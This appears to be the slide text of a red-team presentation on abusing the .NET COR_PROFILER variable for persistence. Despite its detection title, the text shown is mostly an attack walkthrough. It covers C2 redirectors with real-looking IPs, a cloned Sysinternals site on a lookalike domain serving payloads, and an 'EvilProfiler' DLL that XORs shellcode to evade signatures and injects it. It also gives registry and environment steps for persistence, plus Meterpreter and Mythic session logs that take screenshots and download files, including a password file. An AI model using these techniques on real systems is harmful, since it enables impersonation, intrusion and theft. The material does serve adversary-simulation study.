

Detecting COR_PROFILER Manipulation for Persistence

By Jose & Tyler



Agenda

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- C. What are PROFILERS and Why do you use it in your Network Environment

III. Abusing COR_PROFILER

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 - 3. Payload setup
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Introduction





MAY 7, 2020 • DETECTION AND RESPONSE
TONY LAMBERT

Introducing Blue Mockingbird

Red Canary Intel is monitoring a potentially novel threat that is deploying Monero cryptocurrency-mining payloads on Windows machines at multiple organizations.

Red Canary
INTEL



TECHNIQUES

Enterprise



Reconnaissance



Resource



Development

Initial Access



Execution



Persistence



Account



Manipulation

BITS Jobs

Boot or Logon



Autostart

Execution

Boot or Logon



Initialization

Scripts

Browser Extensions

Compromise Client

Software Binary

[Home](#) > [Techniques](#) > [Enterprise](#) > [Hijack Execution Flow](#) > COR_PROFILER

Hijack Execution Flow: COR_PROFILER

Other sub-techniques of Hijack Execution Flow (11) ▾

Adversaries may leverage the COR_PROFILER environment variable to hijack the execution flow of programs that load the .NET CLR. The COR_PROFILER is a .NET Framework feature which allows developers to specify an unmanaged (or external of .NET) profiling DLL to be loaded into each .NET process that loads the Common Language Runtime (CLR). These profilers are designed to monitor, troubleshoot, and debug managed code executed by the .NET CLR.^{[1][2]}

The COR_PROFILER environment variable can be set at various scopes (system, user, or process) resulting in different levels of influence. System and user-wide environment variable scopes are specified in the Registry, where a [Component Object Model](#) (COM) object can be registered as a profiler DLL. A process scope COR_PROFILER can also be created in-memory without modifying the Registry. Starting with .NET Framework 4, the profiling DLL does not need to be registered as long as the location of the DLL is specified in the COR_PROFILER_PATH environment variable.^[2]

Adversaries may abuse COR_PROFILER to establish persistence that executes a malicious DLL in the context of all .NET processes every time the CLR is invoked. The COR_PROFILER can also be used to elevate privileges (ex: [Bypass User Account Control](#)) if the victim .NET process executes at a higher permission level, as well as to hook and [Impair Defenses](#) provided by .NET processes.^{[3][4][5][6][7]}

ID: T1574.012

Sub-technique of: [T1574](#)

① Tactics: [Persistence](#), [Privilege Escalation](#), [Defense Evasion](#)

① Platforms: Windows

① Permissions Required: Administrator, User

① Data Sources: [Command](#): Command Execution, [Module](#): Module Load, [Process](#): Process Creation, [Windows Registry](#): Windows Registry Key Modification

Contributors: Jesse Brown, Red Canary

Version: 1.0

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[Version](#) [Permalink](#)

Basic Concepts



$$2 + \dots + 2a + \dots + a$$

$$\sum_{x=0}^n (1+x+y+2a+21) \lim_{h \rightarrow 0} h > 0$$

$$(1+x+y+2a) - (3a+3g+x)$$

$$(1+x+y+2a) - (3a+3g+x)$$

$$2 + \dots + 2a + \dots + a$$

$$E=mc^2$$

$$(1+x+y+2a) - (3a+3g+x)$$

$$2 + \dots + 2a + \dots + a$$

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What are Environment Variables?

Environment Variables are dynamic, named values that the OS and applications can use to affect their behavior. Usually set in the registry on Windows.

Typical Environment Scopes and Where they come from:

- **System:** HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment
- **User:** HKCU\Environment and/or HKU\SomeSID\Environment
- **Process:** Inherits environment from the parent process, and can be set manually

Others:

- **Service:**
 - Environment REG_MULTI_SZ value in HKLM\SYSTEM\CurrentControlSet\Services\SomeServiceName
 - AppEnvironment REG_MULTI_SZ value in HKLM\SYSTEM\CurrentControlSet\Services\SomeServiceName\Parameters
- A other places in the registry?

What is the .NET Framework?

The .NET Framework is a software development platform developed by Microsoft for building applications on Windows.

- .NET Framework runtime needs to be installed to run .NET apps
- The runtime version need to be the same as the app version
- A .NET Framework runtime is usually installed by default on Windows
 - Different Windows versions come with different .NET runtimes

There's also *.NET Core*, which is cross platform

What is a Profiler?

“A profiler is a tool that monitors the execution of another application. A common language runtime (CLR) profiler is a dynamic link library (DLL) that consists of functions that receive messages from, and send messages to, the CLR by using the profiling API. The profiler DLL is loaded by the CLR at run time.”

<https://docs.microsoft.com/en-us/dotnet/framework/unmanaged-api/profiling/profiling-overview>



Abusing COR_PROFILER manipulation

Things you can do with COR_PROFILER

- Persistence (We played with this)
 - <https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/persistence>
 - <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1574.012/T1574.012.md>
- Bypass UAC
 - <https://www.digitalcitizen.life/uac-why-you-should-never-turn-it-off/>
 - <https://offsec.almond.consulting/UAC-bypass-dotnet.html>
- Bypass App Whitelisting
 - <https://digitalguardian.com/blog/what-application-whitelisting-application-whitelisting-definition>
 - <https://0xdf.gitlab.io/2019/03/15/htb-ethereal-cor.html>



Testing Environment

Testing Environment

- 1st test
 - Used [Azure-Sentinel2Go](#) for everything
 - 1 Windows VM for victim
 - 1 Ubuntu VM with metasploit for red team
 - Both VMs in Azure, in the same VNet
 - This worked but it was kind of unrealistic, and boring
- Subsequent tests (so far)
 - Used [Azure-Sentinel2Go](#) for the victim
 - 1 Windows VM for victim in Azure
 - Custom red team infrastructure separate from Victim VM network
 - More realistic and more fun













Red Team Infrastructure Setup

Servers

- 2 for redirectors
- 1 for hosting payloads
- 1 for C2

Linodes













[Docs](#)[Create Linode](#)

Label ^	Status ▾	Plan ▾	IP Address ▾	Region ▾	Last Backup ▾	 		
c2-redirector	 Running	Nanode 1 GB	66.228.38.202	Newark, NJ	Never 	Power Off	Reboot	...
mythic	 Running	Linode 2 GB	45.33.97.232	Atlanta, GA	Never 	Power Off	Reboot	...
payload-redirector	 Running	Nanode 1 GB	45.33.70.192	Newark, NJ	Never 	Power Off	Reboot	...
payload-server	 Running	Nanode 1 GB	45.79.193.37	Atlanta, GA	Never 	Power Off	Reboot	...

[Download CSV](#)

Domain Names

- 1 for the C2 redirector
- 1 for the payload redirector

<input type="checkbox"/>	 quigglepuff.xyz  Domain Privacy protection is ON	 ACTIVE			
<input type="checkbox"/>	 sysinternals.live  Domain Privacy protection is ON	 ACTIVE			

CDN

- 1 for C2 domain

I didn't try domain fronting through a different domain, but this could be used for that.

<https://bigb0ss.medium.com/redteam-c2-redirector-domain-fronting-setup-azure-adbedbd28305>

CDN profile ...

Basics Tags Review + create

Project details

Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources. [Learn more](#)

Subscription *

Resource group *

[Create new](#)

Resource group region ①

Profile details

Name *

Region

i CDN profiles are global resources that work across Azure regions

Pricing tier *

[View full pricing details](#)

Endpoint settings

Create a new CDN endpoint ☒

CDN endpoint name *

Origin type *

Origin hostname * ①

Rediretors with nftables

<https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#iptables-for-http>

[https://wiki.nftables.org/wiki-nftables/index.php/Performing_Network_Address_Translation_\(NAT\)](https://wiki.nftables.org/wiki-nftables/index.php/Performing_Network_Address_Translation_(NAT))

```
[root@localhost nftables]# cd /etc/nftables/
[root@localhost nftables]# nft -f all-in-one.nft
[root@localhost nftables]# nft add rule nat prerouting tcp dport 80 dnat to 45.33.97.232
[root@localhost nftables]# nft add rule nat postrouting masquerade
[root@localhost nftables]# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

```
[root@localhost ~]# cd /etc/nftables/
[root@localhost nftables]# nft -f all-in-one.nft
[root@localhost nftables]# nft 'add rule nat prerouting tcp dport {80, 139, 445} dnat to 45.79.193.37'
[root@localhost nftables]# nft add rule nat postrouting masquerade
[root@localhost nftables]# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Payload Server / Pretending to be sysinternals

The payload server domain name was **sysinternals.live**, which is close to the legitimate **live.sysinternals.com**

The real sysinternals site has an website and SMB shares for people to download sysinternals. I can copy all the files from the real sysinternals to the evil sysinternals, and will look the same (pretty much)


We can serve our payloads alongside the sysinternals stuff to look more legitimate. We could also serve fake versions of the sysinternals tools too.

There are nicer ways to do this, like with apache rewrite rules and stuff, but I'm busy and this works so shut up

Payload Server / mimicking website

Copy the real sysinternals site, change the index.html to say *sysinternals.live*, and serve with apache

```
root@localhost:/var/www# wget --recursive http://live.sysinternals.com --mirror 1>&2 2>/dev/null
root@localhost:/var/www# ls
html live.sysinternals.com
root@localhost:/var/www# mv live.sysinternals.com sysinternals.live
root@localhost:/var/www# sed -i 's/live.sysinternals.com/sysinternals.live/g' sysinternals.live/index.html
```



Payload Server / mimicking SMB shares

Install samba and setup some shares


```
# Payload Shares
```

```
[tools]
```

```
comment = Windows Sysinternals Live Tools
path = /var/www/sysinternals.live/tools
browseable = yes
read only = yes
guest ok = yes
```

```
[files]
```

```
comment = Windows Sysinternals Live Files
path = /var/www/sysinternals.live/files
browseable = yes
read only = yes
guest ok = yes
```



Mythic

<https://docs.mythic-c2.net/installation>

I only used the HTTP C2 profile

(<https://github.com/MythicC2Profiles/http>) and

the Apollo agent

(<https://github.com/MythicAgents/Apollo>)

The screenshot displays the Mythic C2 web interface and a terminal window. The web interface features the Mythic logo, a red lion, and a login form with fields for Username and Password, and a Submit Query button. The terminal window shows the installation process, including the creation of various services and the successful connection to the Mythic UI.

Terminal Output:

```
Digest: sha256:8db07867d928afc386575f5a272b4225f5696809858c8b8950b9788aa942555
Status: Downloaded newer image for itsfeaturemythic/mythic_server:0.0.4
---> 43e62f4de2ba

Successfully built 43e62f4de2ba
Successfully tagged mythic_server:latest
Creating mythic_postgres ... done
Creating mythic_http_1 ... done
Creating mythic_redis ... done
Creating mythic_rabbitmq ... done
Creating mythic_nginx ... done
Creating mythic_apollo_1 ... done
Creating mythic_documentation ... done
Creating mythic_react ... done
Creating mythic_graphql ... done
Creating mythic_server ... done

[*] Attempting to connect to Mythic UI, attempt 1/10
[*] Nginx is up, but waiting for Mythic Server, retrying connection in 10s
[*] Attempting to connect to Mythic UI, attempt 2/10
[*] Successfully connected to Mythic

Mythic Main Services:
```

NAME	STATE	STATUS	PORTS
mythic_graphql	running	Up 11 seconds	
mythic_server	running	Up 37 seconds	
mythic_react	running	Up 45 seconds	
mythic_nginx	running	Up 44 seconds	
mythic_documentation	running	Up 42 seconds	1313/tcp -> 0.0.0.0:8090;
mythic_rabbitmq	running	Up 42 seconds	5672/tcp -> 0.0.0.0:5672;
mythic_redis	running	Up 42 seconds	6379/tcp -> 0.0.0.0:6379;
mythic_postgres	running	Up 42 seconds	5432/tcp -> 0.0.0.0:5432;

```
Payload Type Services:
```


NAME	STATE	STATUS	PORTS
apollo	running	Up 45 seconds	

```
C2 Profile Services:
```

NAME	STATE	STATUS	PORTS
http	running	Up 45 seconds	

```
root@localhost:/opt/Mythic#
```

Final Product





EvilProfiler payload

What does EvilProfiler do?

<https://github.com/quiggleypuff/EvilProfiler>


1. Load shellcode resource that was compiled into the payload
 - a. The shellcode should be xor'd to beat signature detection
2. Copy the xor'd shellcode resource to an executable buffer
3. Xor the shellcode with a predefined key, so it will run when called
4. Write the executable buffer into the memory of the calling process (the one the loaded the EvilProfiler)
5. Create a remote thread on the calling process, which executes the shellcode in that process

Creating a payload with Apollo shellcode

1. Create an Apollo payload in shellcode format and download it
2. Xor shellcode for use with EvilProfiler




My EvilProfiler payload wants the shellcode to be xor'd, and Mythic/Apollo can't xor the out for you like msfvenom can. So I made a simple python script to do it.

```
[tyler@██████████ Share1]$ ./xor.py apollo_full.bin key1337 payload.bin
[tyler@██████████ Share1]$ ls -lh apollo_full.bin payload.bin
-rw-r--r--. 1 tyler tyler 2.9M Jul  2 14:50 apollo_full.bin
-rw-r--r--. 1 tyler tyler 2.9M Jul  2 14:53 payload.bin
```



Create EvilProfiler.dll

Add payload.bin to project folder and build





Tests

Test #1 - User Environment

Ran a powershell script that did the following

1. Download payload to victim machine, to some user writable directory
2. Set HKCU\Software\Classes\CLSID**SomeGUIDValue**\InprocServer32 to payload path
3. Set COR_ENABLE_PROFILING=1, COR_PROFILER=**ThatGUIDValue**, and COR_PROFILER_PATH=**C:\Path\To\Payload**

When current user's processes restart, or this user logs out and logs in, environment variables are active.

All .NET apps run by that user will load the payload when they execute, spawn a new process, and inject a meterpreter into that process

Test #1 - Postexploitation

```
msf6 exploit(multi/handler) > [*] https://10.0.0.8:8443 handling request from 192.168.2.5; (UUID: yphin7sb) Staging x64 payload (201308 bytes)
[*] Session ID 1 (10.0.0.8:8443 → 127.0.0.1) processing AutoRunScript '/home/AllCyber/msf/auto_migrate.rc'
[*] Processing /home/AllCyber/msf/auto_migrate.rc for ERB directives.
resource (/home/AllCyber/msf/auto_migrate.rc)> migrate -N explorer.exe
[*] Migrating from 7628 to 7384...
[*] Migration completed successfully.
[*] Meterpreter session 1 opened (10.0.0.8:8443 → 127.0.0.1) at 2021-06-03 20:03:40 +0000

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > screenshot -h
Usage: screenshot [options]

Grab a screenshot of the current interactive desktop.

OPTIONS:

  -h          Help Banner.
  -p <opt>    The JPEG image path (Default: 'KsjSrvyS.jpeg')
  -q <opt>    The JPEG image quality (Default: '50')
  -v <opt>    Automatically view the JPEG image (Default: 'false')

meterpreter > screenshot
Screenshot saved to: /home/AllCyber/msf/iwWUNLGZ.jpeg
meterpreter > pwd
C:\Windows\system32
meterpreter > cd C:\\Users\\AllCyber
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\AllCyber\Documents
=====

Mode                Size                Type      Last modified            Name
----                -
40777/rwxrwxrwx      0                dir       2021-06-01 21:35:55 +0000 My Music
40777/rwxrwxrwx      0                dir       2021-06-01 21:35:55 +0000 My Pictures
40777/rwxrwxrwx      0                dir       2021-06-01 21:35:55 +0000 My Videos
100666/rw-rw-rw-     402              fil       2021-06-01 21:36:07 +0000 desktop.ini
100666/rw-rw-rw-     817              fil       2021-06-03 19:57:32 +0000 install_user.ps1
100666/rw-rw-rw-    13189             fil       2021-06-03 20:00:41 +0000 procexp_pre.txt
100666/rw-rw-rw-   1044277673         fil       2021-06-03 20:01:08 +0000 procmon_pre.PML
100666/rw-rw-rw-   212846298         fil       2021-06-03 19:59:54 +0000 wireshark_pre.json
100666/rw-rw-rw-   20821488          fil       2021-06-03 20:00:10 +0000 wireshark_pre.pcapng

meterpreter > download procexp_pre.txt
[*] Downloading: procexp_pre.txt → /home/AllCyber/msf/procexp_pre.txt
[*] Downloaded 12.88 KiB of 12.88 KiB (100.0%): procexp_pre.txt → /home/AllCyber/msf/procexp_pre.txt
[*] download : procexp_pre.txt → /home/AllCyber/msf/procexp_pre.txt
meterpreter > 
```

Test #1 - Random Thoughts

- Can get tons of callbacks from the same user, which is noisier than it needs to be 🙄
- At this point, the payload created a new process and attached a thread to it. That creates tons of extra processes. Which is also noisy. 🙄
- Used an autorun script to use *migrate* to *explorer.exe* and kill the spawned process with new sessions. I should've used *priv_migrate*, so I don't downgrade high integrity processes. 🙄

Test #2 - System Environment

Ran a batch script as an administrator that did the following:

1. Copy payload over SMB from payload server to C:\Windows\system32
2. Set COR_ENABLE_PROFILING=1, COR_PROFILER=**SomeGUIDValue**, and COR_PROFILER_PATH=**C:\Path\To\Payload** in system environment

When apps restart, or the system reboots, the environment variables will be active.

ALL .NET apps that run will load the payload when they execute, and inject an Apollo agent into their process

Test #2 - Postexploitation



Global Configurations ▾ Operational Views ▾ Create Components ▾ Services ▾ Reporting ▾ Operation Chimera

Docs ▾ (mythic_admin) ▾ v2.2.7

Active Callbacks

table view ▾

filter with 'column: value'



Callback ▾	Host	IP	User	Domain	Last Checkin	OS (arch)	Description	PID	Agent
13 ▾	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	13m5s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	7584	
12 ▾	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	9s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	7656	
11 ▾	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	8m19s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	7900	
10 ▾	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	6s	Windows 10 Pro 1909 (6.2.9200.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	3028	
9 ▾	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	10s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	3240	
8 ▾	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	5s	Windows 10 Pro 1909 (6.2.9200.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	3176	

SYSTEM@WORKSTATION5(Callback: 9) ✖

AllCyber@WORKSTATION5(Callback: 16) ✖

Screenscaptures 16 ✖

completed ▴ mythic_admin's task: 10 - at Mon Jun 28 2021 15:45:33

+ ps_full

completed ▴ mythic_admin's task: 11 - at Mon Jun 28 2021 15:49:37

— screenshot 492 x64

Finished Screenshot ("Architecture": "x64", "PID": 492). Click to view

completed ▴ mythic_admin's task: 12 - at Mon Jun 28 2021 15:46:49

+ ls C:\Users\AllCyber\Documents

completed ▴ mythic_admin's task: 13 - at Mon Jun 28 2021 15:47:20

— ls C:\Users\AllCyber\Documents\AllCyber

NAME		SIZE	LAST ACCESSED	LAST MODIFIED	CREATION DATE	ACLS	OWNER
	Adversary_Simulation	0 B	6/28/2021 7:42:38 PM	6/28/2021 7:05:24 PM	6/28/2021 7:05:00 PM		BUILTIN\Administrators
	CoachMacPassword.txt	14 B	6/28/2021 7:12:04 PM	6/28/2021 7:04:41 PM	6/28/2021 7:03:56 PM		BUILTIN\Administrators

completed ▴ mythic_admin's task: 14 - at Mon Jun 28 2021 15:48:21

— download C:\Users\AllCyber\Documents\AllCyber\CoachMacPassword.txt

